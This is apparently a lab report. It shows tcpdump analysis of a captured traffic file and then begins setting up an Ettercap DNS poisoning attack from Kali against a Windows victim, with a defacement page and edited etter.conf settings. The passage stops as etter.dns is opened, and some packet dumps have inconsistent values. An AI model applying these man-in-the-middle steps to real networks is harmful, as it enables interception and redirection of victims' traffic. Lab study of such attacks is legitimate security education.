15:15:47.933112 IP text-lb.eqiad.wikimedia.org.https > kali.46382: Flags [.], seq 1:255, ack 663, win 84, options [nop,nop,TS val 97109925 ecr 415761030], length 254
15:15:47.933152 IP kali.46382 > text-lb.eqiad.wikimedia.org.https: Flags [.], ack 255, win 501, options [nop,nop,TS val 415761064 ecr 97109925], length 0
15:15:47.934138 IP kali.46382 > text-lb.eqiad.wikimedia.org.https: Flags [.], seq 663:743, ack 255, win 501, options [nop,nop,TS val 415761065 ecr 97109925], length 80
15:15:47.934883 IP kali.46382 > text-lb.eqiad.wikimedia.org.https: Flags [.], seq 743:913, ack 255, win 501, options [nop,nop,TS val 415761066 ecr 97109925], length 170
15:15:47.935149 IP kali.46382 > text-lb.eqiad.wikimedia.org.https: Flags [.], seq 913:1390, ack 255, win 501, options [nop,nop,TS val 415761066 ecr 97109925], length 477
15:15:47.971160 IP text-lb.eqiad.wikimedia.org.https > kali.46382: Flags [.], ack 913, win 84, options [nop,nop,TS val 97109963 ecr 415761065], length 0
15:15:47.971160 IP text-lb.eqiad.wikimedia.org.https > kali.46382: Flags [.], seq 255:307, ack 913, win 84, options [nop,nop,TS val 97109963 ecr 415761065], length 52
15:15:47.971412 IP text-lb.eqiad.wikimedia.org.https > kali.46382: Flags [.], seq 307:3203, ack 1390, win 84, options [nop,nop,TS val 97109964 ecr 415761066], length 2896
15:15:47.971412 IP text-lb.eqiad.wikimedia.org.https > kali.46382: Flags [.], seq 3203:4651, ack 1390, win 84, options [nop,nop,TS val 97109964 ecr 415761066], length 1448
15:15:47.971885 IP text-lb.eqiad.wikimedia.org.https > kali.46382: Flags [.], seq 4651:6899, ack 1390, win 84, options [nop,nop,TS val 97109964 ecr 415761066], length 1448
15:15:47.971885 IP text-lb.eqiad.wikimedia.org.https > kali.46382: Flags [.], seq 6099:8995, ack 1390, win 84, options [nop,nop,TS val 97109964 ecr 415761066], length 2896
15:15:47.971885 IP text-lb.eqiad.wikimedia.org.https > kali.46382: Flags [.], seq 8995:11891, ack 1390, win 84, options [nop,nop,TS val 97109964 ecr 415761066], length 2896
15:15:47.972247 IP kali.46382 > text-lb.eqiad.wikimedia.org.https: Flags [.], ack 11891, win 442, options [nop,nop,TS val 41576110 ecr 97109963], length 0
15:15:47.972405 IP kali.46382 > text-lb.eqiad.wikimedia.org.https: Flags [.], seq 1390:1421, ack 11891, win 447, options [nop,nop,TS val 415761103 ecr 97109963], length 31
15:15:47.973335 IP text-lb.eqiad.wikimedia.org.https > kali.46382: Flags [.], seq 11891:13339, ack 1390, win 84, options [nop,nop,
```

To see this capture packets in ASCII form, use this command: tcpdump -r traffic.pcap -A

```
[kali㉿kali:~] # ./tcpdump -r traffic.pcap -A
reading from file traffic.pcap, link-type EN10MB (Ethernet), snapshot length 262144
15:15:38.719370 ARP, Request who-has kali tell _gateway, length 46
....8.1..
..K.....
..Z.....
15:15:38.719448 ARP, Reply kali is-at 08:00:27:b1:9d:67 (oui Unknown), length 28
.....'..g
..Z'8.1..
..K
15:15:47.810527 IP kali.54077 > dns.google.domain: 18267+ A? en.wikipedia.org. (34)
E..>.E@.g@
..Z.....5.*.dG[.....en wikipedia.org.....
15:15:47.849755 IP kali.52070 > dns.google.domain: 38257+ A? safebrowsing.googleapis.com. (45)
E..I..@.@...
..Z.....f.5.5.o.q.....safebrowsing
googleapis.com.....
15:15:47.862319 IP dns.google.domain > kali.54077: 18267 2/0/0 CNAME dyna.wikimedia.org., A 208.80.154.224 (79)
E..k: ..y.....
..Z.5.=.W_.G[.....en wikipedia.org.....0....dyna.....wikimedia.....X...P..
15:15:47.862922 IP kali.46382 > text-lb.eqiad.wikimedia.org.https: Flags [S], seq 1307646416, win 64240, options [mss 1460,sackOK,TS val 415760994 ecr 0,nop,wscale 7], length 0
E..<.P@..!.
..Z..P.....M.....By.....
...b.....
15:15:47.890293 IP dns.google.domain > kali.52070: 38257 1/0/0 A 142.250.217.202 (61)
E..Y..b..g.....
..Z.5.f.E@.q.....safebrowsing
googleapis.com.....
15:15:47.891203 IP kali.42606 > mia07s61-in-f10.1e100.net.https: Flags [S], seq 158955668, win 64240, options [mss 1460,sackOK,TS val 2804201802 ecr 0,nop,wscale 7], length 0
E..<..@.5..r.P..
..Z...}..M.....
...b.....
15:15:47.897291 IP text-lb.eqiad.wikimedia.org.https > kali.46382: Flags [S.], seq 2109531646, ack 1307646417, win 43440, options [mss 1436,sackOK,TS val 97109889 ecr 415760994,nop,wscale 9], length 0
E..4.Q@..(
```

To see this captured packers in Hexadecimal from, use this command: tcpdump -r traffic.pcap -X

```
(kali㉿kali)-[~]
$ tcpdump -r traffic.pcap -X
reading from file traffic.pcap, link-type EN10MB (Ethernet), snapshot length 262144
15:15:38.719370 ARP, Request who-has kali tell _gateway, length 46
  0x0000:  0001 0800 0604 0001 6038 e031 c9d4 0a9f .....8.1....
  0x0010:  cc4b 0000 0000 0000 0a9f cc7a 0000 0000 .K.....z....
  0x0020:  0000 0000 0000 0000 0000 0000 0000 .....
15:15:38.719448 ARP, Reply kali is-at 08:00:27:b1:9d:67 (oui Unknown), length 28
  0x0000:  0001 0800 0604 0002 6038 9d67 0a9f .....g..
  0x0010:  cc7a 6038 e031 c9d4 0a9f cc4b .....8.1.....K
15:15:47.810527 IP kali.54077 > dns.google.domain: 18267+ A? en.wikipedia.org. (34)
  0x0000:  4500 003e e4c5 4000 4011 6740 0a9f cc7a E..>.E@.Q...z
  0x0010:  0808 0808 cb66 0035 002a e764 475b 0100 .....5.*.dG[..
  0x0020:  0001 0000 0000 0000 0c73 6166 6562 726f .....safebro
  0x0030:  7065 6469 6103 6ff7 6700 0001 0001 pedia.org.....
  0x0040:  0363 6ff6 0000 0100 01 .....com.....
15:15:47.849755 IP kali.54077 > dns.google.domain: 18267+ A? safebrowsing.googleapis.com. (45)
  0x0000:  4500 0049 86b6 4000 4011 ccc6 0a9f cc7a E..I..@.0....z
  0x0010:  0808 0808 cb66 0035 0035 e76f 9571 0100 .....f.5.5.o.q..
  0x0020:  0001 0000 0000 0000 0c73 6166 6562 726f .....safebro
  0x0030:  7773 696e 670a 6f67 6c65 6170 6973 wsing.googleapis
  0x0040:  0363 6ff6 0000 0100 01 .....com.....
15:15:47.862319 IP dns.google.domain > kali.54077: 18267 2/0/0 CNAME dyna.wikimedia.org., A 208.80.154.224 (79)
  0x0000:  4500 006b 3a96 0000 7911 1fc3 0808 0808 E..k....y.....
  0x0010:  0a9f cc7a 0035 d3d0 0057 5f2e 475b 8180 ...z.5.=.W_G[..
  0x0020:  0001 0002 0000 0000 0265 6e09 7769 6b69 .....en.wiki
  0x0030:  7065 6469 6103 6ff7 6700 0001 0001 pedia.org.....
  0x0040:  0005 0001 0000 307F 0011 0464 796e 6109 .....0....dyna.
  0x0050:  7769 6b69 6d65 6469 61c0 19c0 2e00 0100 wikimedia.....
  0x0060:  0100 0002 5800 04d0 509a e0 .....X....P..
15:15:47.862922 IP kali.46382 > text-lb.eqiad.wikimedia.org.https: Flags [S], seq 1307646416, win 64240, options S val 415760994 ecr 0,nop,wscale 7, length 0
  0x0000:  4500 003c 1450 4000 4006 e421 0a9f cc7a E..<.P@.0..!...z
  0x0010:  d050 9ae0 b52e 01bb 4df1 19d0 0000 0000 .P.....M.....
  0x0020:  a002 faf0 4279 0000 0204 05b4 0402 080a ....By.....
  0x0030:  18c8 0262 0000 0000 0103 0307 .....b.....
15:15:47.890293 IP dns.google.domain > kali.52070: 38257 1/0/0 A 142.250.217.202 (61)
  0x0000:  4500 0059 bf62 0000 6711 ad08 0808 0808 E..Y.b.g.....
  0x0010:  0a9f cc7a 0035 cb66 0045 fc9f 9571 8180 ...z.5.f.El..q..
  0x0020:  0001 0001 0000 0000 0c73 6166 6562 726f .....safebro
  0x0030:  7773 696e 670a 6f67 6c65 6170 6973 wsing.googleapis
  0x0040:  0363 6ff6 0000 0100 01c0 0c00 0100 0100 .....com.....
  0x0050:  0000 e000 048e fad9 ca .....
```

To view packet headers in real-time, use: tcpdump -r traffic.pcap -n -vvv

```
(kali㉿kali)-[~]
$ tcpdump -r traffic.pcap -n -vvv
reading from file traffic.pcap, link-type EN10MB (Ethernet), snapshot length 262144
15:15:38.719370 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has kali tell _gateway, length 46
15:15:38.719448 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.159.204.122 is-at 08:00:27:b1:9d:67, length 28
15:15:47.810527 IP (tos 0x0, ttl 64, id 60485, offset 0, flags [DF], proto UDP (17), length 62)
  10.159.204.122.54077 > 8.8.8.53: [bad udp cksum 0x764 → 0x9d19!] 18267+ A? en.wikipedia.org. (34)
15:15:47.849755 IP (tos 0x0, ttl 64, id 34484, offset 0, flags [DF], proto UDP (17), length 73)
  10.159.204.122.52070 > 8.8.8.53: [bad udp cksum 0x76f → 0xa5c4] 38257+ A? safebrowsing.googleapis.com. (45)
15:15:47.862319 IP (tos 0x0, ttl 121, id 14998, offset 0, flags [none], proto UDP (17), length 107)
  8.8.8.53 > 10.159.204.122.54077: [udp sum ok] 18267 q: A? en.wikipedia.org. 2/0/0 en.wikipedia.org. [3h26m55s] CNA
ME dyna.wikimedia.org., dyna.wikimedia.org. [10m] A 208.80.154.224 (79)
15:15:47.862922 IP (tos 0x0, ttl 64, id 5200, offset 0, flags [DF], proto TCP (6), length 60)
  10.159.204.122.46382 > 208.80.154.224.443: Flags [S], cksum 0x4279 (incorrect → 0xd0ef), seq 1307646416, win 64240,
  options [msw 1460,sackOK,Ts val 415760994 ecr 0,nop,wscale 7], length 0
15:15:47.890293 IP (tos 0x0, ttl 103, id 48994, offset 0, flags [none], proto UDP (17), length 89)
  8.8.8.53 > 10.159.204.122.52070: [udp sum ok] 38257 q: A? safebrowsing.googleapis.com. 1/0/0 safebrowsing.googleapis.com. [3m44s] A 142.250.217.202 (61)
15:15:47.891203 IP (tos 0x0, ttl 64, id 6580, offset 0, flags [DF], proto TCP (6), length 60)
  10.159.204.122.42608 > 142.250.217.202.443: Flags [S], cksum 0x400d (incorrect → 0x828a), seq 158955668, win 64240,
  options [mss 1460,sackOK,Ts val 2804201802 ecr 0,nop,wscale 7], length 0
15:15:47.897291 IP (tos 0x0, ttl 53, id 0, offset 0, flags [DF], proto TCP (6), length 60)
  208.80.154.224.443 > 10.159.204.122.46382: Flags [S.], cksum 0xf12e (correct), seq 2109531646, ack 1307646417, win 4
3440, options [mss 1436,sackOK,Ts val 97109889 ecr 415760994,nop,wscale 9], length 0
15:15:47.897344 IP (tos 0x0, ttl 64, id 5201, offset 0, flags [DF], proto TCP (6), length 52)
  10.159.204.122.46382 > 208.80.154.224.443: Flags [P.], cksum 0x4271 (incorrect → 0xc77d), seq 1, ack 1, win 502
  , options [nop,nop,Ts val 415761028 ecr 97109889], length 0
15:15:47.899239 IP (tos 0x0, ttl 64, id 5202, offset 0, flags [DF], proto TCP (6), length 714)
  10.159.204.122.46382 > 208.80.154.224.443: Flags [P.], cksum 0x4507 (incorrect → 0xb949), seq 1:663, ack 1, win 502
  , options [nop,nop,Ts val 415761030 ecr 97109889], length 662
15:15:47.911393 IP (tos 0x0, ttl 121, id 0, offset 0, flags [DF], proto TCP (6), length 60)
  142.250.217.202.443 > 10.159.204.122.42606: Flags [S.], cksum 0x35c3 (correct), seq 2708432798, ack 158955669, win 6
5535, options [mss 1412,sackOK,Ts val 1155856867 ecr 2804201802,nop,wscale 8], length 0
15:15:47.911440 IP (tos 0x0, ttl 64, id 6581, offset 0, flags [DF], proto TCP (6), length 52)
  10.159.204.122.42606 > 142.250.217.202.443: Flags [S.], cksum 0x4005 (incorrect → 0x6256), seq 1, ack 1, win 502
  , options [nop,nop,Ts val 2804201822 ecr 1155856867], length 0
15:15:47.914626 IP (tos 0x0, ttl 64, id 6582, offset 0, flags [DF], proto TCP (6), length 724)
```

Analyze Protocols: Capture traffic for specific protocols like TCP, UDP and DNS: For analyzing TCP traffic, use this command: tcpdump -r traffic.pcap -n -vvv tcp

```
(kali㉿kali)-[~]
$ tcpdump -r traffic.pcap -n -vvv tcp
```

reading from file traffic.pcap, link-type EN10MB (Ethernet), snapshot length 262144

15:15:47.862922 IP (tos 0x0, ttl 64, id 5200, offset 0, flags [DF], proto TCP (6), length 60)  
10.159.204.122.46382 > 208.80.154.224.443: Flags [S], csum 0x4279 (incorrect → 0xd0ef), seq 1307646416, win 64240,  
15:15:47.891203 IP (tos 0x0, ttl 64, id 6580, offset 0, flags [DF], proto TCP (6), length 60)  
10.159.204.122.42606 > 142.250.217.202.443: Flags [S], csum 0x40d0 (incorrect → 0x828a), seq 158955668, win 64240,  
15:15:47.897291 IP (tos 0x0, ttl 64, id 20, offset 0, flags [DF], proto TCP (6), length 60)  
208.80.154.224.443 > 10.159.204.122.46382: Flags [S.], csum 0xf12e (correct), seq 2109531646, ack 1307646417, win 4  
15:15:47.897344 IP (tos 0x0, ttl 64, id 5201, offset 0, flags [DF], proto TCP (6), length 52)  
10.159.204.122.46382 > 208.80.154.224.443: Flags [.,], csum 0x4271 (incorrect → 0xc77d), seq 1, ack 1, win 502, opt  
15:15:47.899239 IP (tos 0x0, ttl 64, id 5202, offset 0, flags [DF], proto TCP (6), length 714)  
10.159.204.122.46382 > 208.80.154.224.443: Flags [P.], csum 0x4507 (incorrect → 0xb949), seq 1:663, ack 1, win 502  
15:15:47.911393 IP (tos 0x0, ttl 121, id 0, offset 0, flags [DF], proto TCP (6), length 60)  
142.250.217.202.443 > 10.159.204.122.42606: Flags [S.], csum 0x35c3 (correct), seq 2708432798, ack 158955669, win 6  
15:15:47.911440 IP (tos 0x0, ttl 64, id 6581, offset 0, flags [DF], proto TCP (6), length 52)  
10.159.204.122.42606 > 142.250.217.202.443: Flags [.,], csum 0x4005 (incorrect → 0x6256), seq 1, ack 1, win 502, op  
15:15:47.914626 IP (tos 0x0, ttl 64, id 6582, offset 0, flags [DF], proto TCP (6), length 724)  
10.159.204.122.42606 > 142.250.217.202.443: Flags [P.], csum 0x42a5 (incorrect → 0x1a05), seq 1:673, ack 1, win 50  
15:15:47.915387 IP (tos 0x0, ttl 64, id 6583, offset 0, flags [DF], proto TCP (6), length 58)  
10.159.204.122.42606 > 142.250.217.202.443: Flags [P.], csum 0x400b (incorrect → 0x47a0), seq 673:679, ack 1, win  
15:15:47.915769 IP (tos 0x0, ttl 64, id 6584, offset 0, flags [DF], proto TCP (6), length 670)  
10.159.204.122.42606 > 142.250.217.202.443: Flags [P.], csum 0x42f6 (incorrect → 0dfa9), seq 679:1297, ack 1, win  
15:15:47.933112 IP (tos 0x0, ttl 53, id 5708, offset 0, flags [DF], proto TCP (6), length 306)  
208.80.154.224.443 > 10.159.204.122.46382: Flags [P.], csum 0x82c5 (correct), seq 1:255, ack 663, win 84, options [  
15:15:47.933152 IP (tos 0x0, ttl 64, id 5203, offset 0, flags [DF], proto TCP (6), length 52)  
10.159.204.122.46382 > 208.80.154.224.443: Flags [.,], csum 0x4271 (incorrect → 0xc3a2), seq 663, ack 255, win 501,


For analyzing the UDP traffic, use this command: `tcpdump -r traffic.pcap -n -vvv udp`

```
(kali㉿kali)-[~]
$ tcpdump -r traffic.pcap -n -vvv udp
```

reading from file traffic.pcap, link-type EN10MB (Ethernet), snapshot length 262144

15:15:47.810527 IP (tos 0x0, ttl 64, id 60485, offset 0, flags [DF], proto UDP (17), length 62)  
10.159.204.122.54077 > 8.8.8.53: [bad udp csum 0xe764 → 0x9d19!] 182674 A? en.wikipedia.org. (34)  
15:15:47.849755 IP (tos 0x0, ttl 64, id 34484, offset 0, flags [DF], proto UDP (17), length 73)  
10.159.204.122.52070 > 8.8.8.53: [bad udp csum 0xe76f → 0xa5c4!] 382574 A? safebrowsing.googleapis.com. (45)  
15:15:47.862319 IP (tos 0x0, ttl 121, id 14998, offset 0, flags [none], proto UDP (17), length 107)  
8.8.8.8.53 > 10.159.204.122.54077: [udp sum ok] 18267 q: A? en.wikipedia.org. 2/0/0 en.wikipedia.org. [3h26m55s] CNAME dyna  
15:15:47.890293 IP (tos 0x0, ttl 103, id 48994, offset 0, flags [none], proto UDP (17), length 89)  
8.8.8.8.53 > 10.159.204.122.52070: [udp sum ok] 38257 q: A? safebrowsing.googleapis.com. 1/0/0 safebrowsing.googleapis.com.  
15:15:48.087503 IP (tos 0x0, ttl 64, id 13077, offset 0, flags [DF], proto UDP (17), length 66)  
10.159.204.122.42528 > 8.8.8.8.53: [bad udp csum 0xe768 → 0x7751!] 50010+ A? upload.wikimedia.org. (38)  
15:15:48.125174 IP (tos 0x0, ttl 120, id 13981, offset 0, flags [none], proto UDP (17), length 82)  
8.8.8.8.53 > 10.159.204.122.42528: [udp sum ok] 50010 q: A? upload.wikimedia.org. 1/0/0 upload.wikimedia.org. [9m11s] A 208  
15:15:50.941367 IP (tos 0x0, ttl 64, id 23915, offset 0, flags [DF], proto UDP (17), length 58)  
10.159.204.122.69320 > 8.8.8.8.53: [bad udp csum 0xe760 → 0x1e70!] 60659+ A? www.kali.org. (30)  
15:15:50.992359 IP (tos 0x0, ttl 104, id 39545, offset 0, flags [none], proto UDP (17), length 90)  
8.8.8.8.53 > 10.159.204.122.69320: [udp sum ok] 60659 q: A? www.kali.org. 2/0/0 www.kali.org. [5m] A 104.18.5.159, www.kali  
15:15:56.242500 IP (tos 0x0, id 51825, offset 0, flags [none], proto UDP (17), length 203)  
10.159.204.149.49666 > 239.255.255.250.1900: [udp sum ok] UDP, length 175  
15:15:57.251554 IP (tos 0x0, id 51826, offset 0, flags [none], proto UDP (17), length 203)  
10.159.204.149.49666 > 239.255.255.250.1900: [udp sum ok] UDP, length 175  
15:15:58.250173 IP (tos 0x0, ttl 1, id 51827, offset 0, flags [none], proto UDP (17), length 203)  
10.159.204.149.49666 > 239.255.255.250.1900: [udp sum ok] UDP, length 175  
15:15:58.673793 IP6 (Flowlabel 0x1ca8, hlim 1, next-header UDP (17) payload length: 56) fe80::bd45:cbb7:5ce9:a6be.546 > ff02::  
t SNTP-servers lifetime NTP-server opt\_83 (client-ID type 4) (elapsed-time 65535)  
15:15:58.785167 IP6 (hlim 64, next-header UDP (17) payload length: 64) fe80::6238:e0ff:fe31:c9d4.47107 > fe80::bd45:cbb7:5ce9:a  
list lan. lan.)  
15:15:59.262204 IP (tos 0x0, ttl 1, id 51828, offset 0, flags [none], proto UDP (17), length 203)  
10.159.204.149.49666 > 239.255.255.250.1900: [udp sum ok] UDP, length 175  
15:15:59.940313 IP (tos 0x0, ttl 1, id 0, offset 0, flags [DF], proto UDP (17), length 302)  
10.159.204.75.40267 > 239.255.255.250.1900: [udp sum ok] UDP, length 274  
15:15:59.940313 IP (tos 0x0, ttl 1, id 0, offset 0, flags [DF], proto UDP (17), length 302)  
10.159.204.75.36384 > 239.255.255.250.1900: [udp sum ok] UDP, length 274  
15:15:59.940313 IP (tos 0x0, ttl 1, id 0, offset 0, flags [DF], proto UDP (17), length 366)  
10.159.204.75.36384 > 239.255.255.250.1900: [udp sum ok] UDP, length 338  
15:15:59.940313 IP (tos 0x0, ttl 1, id 0, offset 0, flags [DF], proto UDP (17), length 366)  
10.159.204.75.40267 > 239.255.255.250.1900: [udp sum ok] UDP, length 338  
15:15:59.940313 IP (tos 0x0, ttl 1, id 0, offset 0, flags [DF], proto UDP (17), length 376)  
10.159.204.75.36384 > 239.255.255.250.1900: [udp sum ok] UDP, length 348  
15:15:59.940313 IP (tos 0x0, ttl 1, id 0, offset 0, flags [DF], proto UDP (17), length 376)  
10.159.204.75.36384 > 239.255.255.250.1900: [udp sum ok] UDP, length 348


For analyzing the DNS traffic, use this command: `tcpdump -r traffic.pcap -n -vvv 'port 53'` [13]



```
[root@kali:~] $ tcpdump -r traffic.pcap -n -vvv 'port 53'
reading from file traffic.pcap, link-type EN10MB (Ethernet), snapshot length 262144
15:15:47.810527 IP (tos 0x0, ttl 64, id 60485, offset 0, flags [DF], proto UDP (17), length 62)
  10.159.204.122.54077 > 8.8.8.53: [bad udp cksum 0xe764 → 0x9d19!] 18267+ A? en.wikipedia.org. (34)
15:15:47.849755 IP (tos 0x0, ttl 64, id 34484, offset 0, flags [DF], proto UDP (17), length 73)
  10.159.204.122.52070 > 8.8.8.53: [bad udp cksum 0xe76f → 0xa5c4!] 38257+ A? safebrowsing.googleapis.com. (45)
15:15:47.862311 IP (tos 0x0, ttl 121, id 14998, offset 0, flags [none], proto UDP (17), length 107)
  8.8.8.53 > 10.159.204.122.54077: [udp sum ok] 18267 q: A? en.wikipedia.org. 2/0/0 en.wikipedia.org. [3h26m55s] CNA
ME dyna.wikimedia.org., dyna.wikimedia.org. [10m] A 208.80.154.224 (79)
15:15:47.890293 IP (tos 0x0, ttl 103, id 48994, offset 0, flags [none], proto UDP (17), length 89)
  8.8.8.53 > 10.159.204.122.52070: [udp sum ok] 38257 q: A? safebrowsing.googleapis.com. 1/0/0 safebrowsing.googleapis.com. [3m44s] A 142.250.217.202 (61)
15:15:48.087503 IP (tos 0x0, ttl 64, id 13077, offset 0, flags [DF], proto UDP (17), length 66)
  10.159.204.122.42528 > 8.8.8.53: [bad udp cksum 0xe768 → 0x7751!] 50010+ A? upload.wikimedia.org. (38)
15:15:48.125174 IP (tos 0x0, ttl 120, id 13901, offset 0, flags [none], proto UDP (17), length 82)
  8.8.8.53 > 10.159.204.122.42528: [udp sum ok] 50010 q: A? upload.wikimedia.org. 1/0/0 upload.wikimedia.org. [9m11s]
] A 208.80.154.240 (54)
15:15:50.941367 IP (tos 0x0, ttl 64, id 23915, offset 0, flags [DF], proto UDP (17), length 58)
  10.159.204.122.60320 > 8.8.8.53: [bad udp cksum 0xe760 → 0x1e70!] 60659+ A? www.kali.org. (30)
15:15:50.992359 IP (tos 0x0, ttl 104, id 39545, offset 0, flags [none], proto UDP (17), length 90)
  8.8.8.53 > 10.159.204.122.60320: [udp sum ok] 60659 q: A? www.kali.org. 2/0/0 www.kali.org. [5m] A 104.18.5.159, w
ww.kali.org. [5m] A 104.18.4.159 (62)
```

Implementation of DNS Poisoning Attack: For this attack, Ettercap tool is used, which is the Network sniffing tool for Network analysis. With the help of Ettercap, an attacker can examine or manipulate the data being sent by intercepting and capturing network traffic between two parties.

For this attack, kali machine is used as an attacker machine and windows machine as a victim machine. Leafpad was first installed in my kali machine.




```
[root@kali:~] # apt install leafpad
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Suggested packages:
  evince-gtk
The following NEW packages will be installed:
  leafpad
0 upgraded, 1 newly installed, 0 to remove and 2 not upgraded.
Need to get 110 kB of archives.
After this operation, 736 kB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu xenial/universe amd64 leafpad amd64 0.8.18.1-4 [110 kB]
Fetched 110 kB in 1s (186 kB/s)
Selecting previously unselected package leafpad.
(Reading database ... 401886 files and directories currently installed.)
Preparing to unpack .../leafpad_0.8.18.1-4_amd64.deb ...
Unpacking leafpad (0.8.18.1-4) ...
Setting up leafpad (0.8.18.1-4) ...
update-alternatives: using /usr/bin/leafpad to provide /usr/bin/gnome-text-editor (gnome-text-editor) in
 auto mode
Processing triggers for kali-menu (2023.2.0) ...
Processing triggers for desktop-file-utils (0.26-1) ...
Processing triggers for hicolor-icon-theme (0.17-2) ...
Processing triggers for man-db (2.11.2-2) ...
Processing triggers for mailcap (3.70+nmu1) ...
```

```
[root@kali:~] # leafpad index.html
```

Figure: Leafpad installation

After installing Leafpad, modifications were made to the index.html file to display a particular message on the target web browser. The image below shows the information that was contained in the index.html file:



The screenshot shows a dark-themed text editor window titled "index.html". The menu bar includes "File", "Edit", "Search", "Options", and "Help". The main content area displays the following HTML code:

```
<html>
<head>
</head>
<body> YOU ARE HACKED....!!!! </body>
</html>
```

**Figure: index.html file**

The 'ettercap.conf' file was located and the necessary changes were made, as seen in the attached image. It was critical to set the configuration file's 'ec\_uid' and 'ec\_gid' values to 0 in order to successfully carry out a DNS poisoning attack.

```
└─(root㉿kali)-[~/Documents]
  # locate etter.conf
/etc/ettercap/etter.conf
/usr/share/ettercap/doc/etter.conf.5.pdf
/usr/share/man/man5/etter.conf.5.gz

└─(root㉿kali)-[~/Documents]
  # leafpad /etc/ettercap/etter.conf
```

```

#####
# ettercap -- etter.conf -- configuration file
#
# Copyright (C) ALoR & NaGA
#
# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License, or
# (at your option) any later version.
#
#
#####

[privs]
ec_uid = 0           # nobody is the default
ec_gid = 0           # nobody is the default

[mitm]
arp_storm_delay = 10      # milliseconds
arp_poison_smart = 0       # boolean
arp_poison_warm_up = 1     # seconds
arp_poison_delay = 10      # seconds
arp_poison_icmp = 1        # boolean
arp_poison_reply = 1        # boolean
arp_poison_request = 0      # boolean
arp_poison_equal_mac = 1    # boolean
dhcp_lease_time = 1800      # seconds
port_steal_delay = 10      # seconds
port_steal_send_delay = 2000 # microseconds
ndp_poison_warm_up = 1      # seconds
ndp_poison_delay = 5        # seconds
ndp_poison_send_delay = 1500 # microseconds
ndp_poison_icmp = 1        # boolean
ndp_poison_equal_mac = 1    # boolean
icmp6_probe_delay = 3       # seconds

```

Figure: etter.conf file

```

-----
#   Linux
-----

redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rport"
redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rport"

# pending for IPv6 - Note that you need iptables v1.4.16 or newer to use IPv6 redirect
redir6_command_on = "ip6tables -t nat -A PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rport"
redir6_command_off = "ip6tables -t nat -D PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rport"

```

In the same etter.conf file, the dns\_spoof script was commented out in order to run the DNS poisoning attack. On both IPv4 and IPv6 networks, users can use this script to reroute inbound TCP traffic from one port to another. This can be helpful for a number of network security activities, such as monitoring and modifying network traffic or analyzing the security of DNS infrastructure.

After making changes to the etter.conf file, the etter.dns file was located and the appropriate modifications were made.

```

└─(root㉿kali)-[/var/www/html]
  └─# locate etter.dns
  /etc/ettercap/etter.dns
  /usr/share/ettercap/etter.dns.examples

└─(root㉿kali)-[/var/www/html]
  └─# leafpad /etc/ettercap/etter.dns

```

```

#####
#          #
#   ettercap -- etter.dns -- host file for dns_spoof plugin      #
#          #
# Copyright (C) ALoR & NaGA                                         #
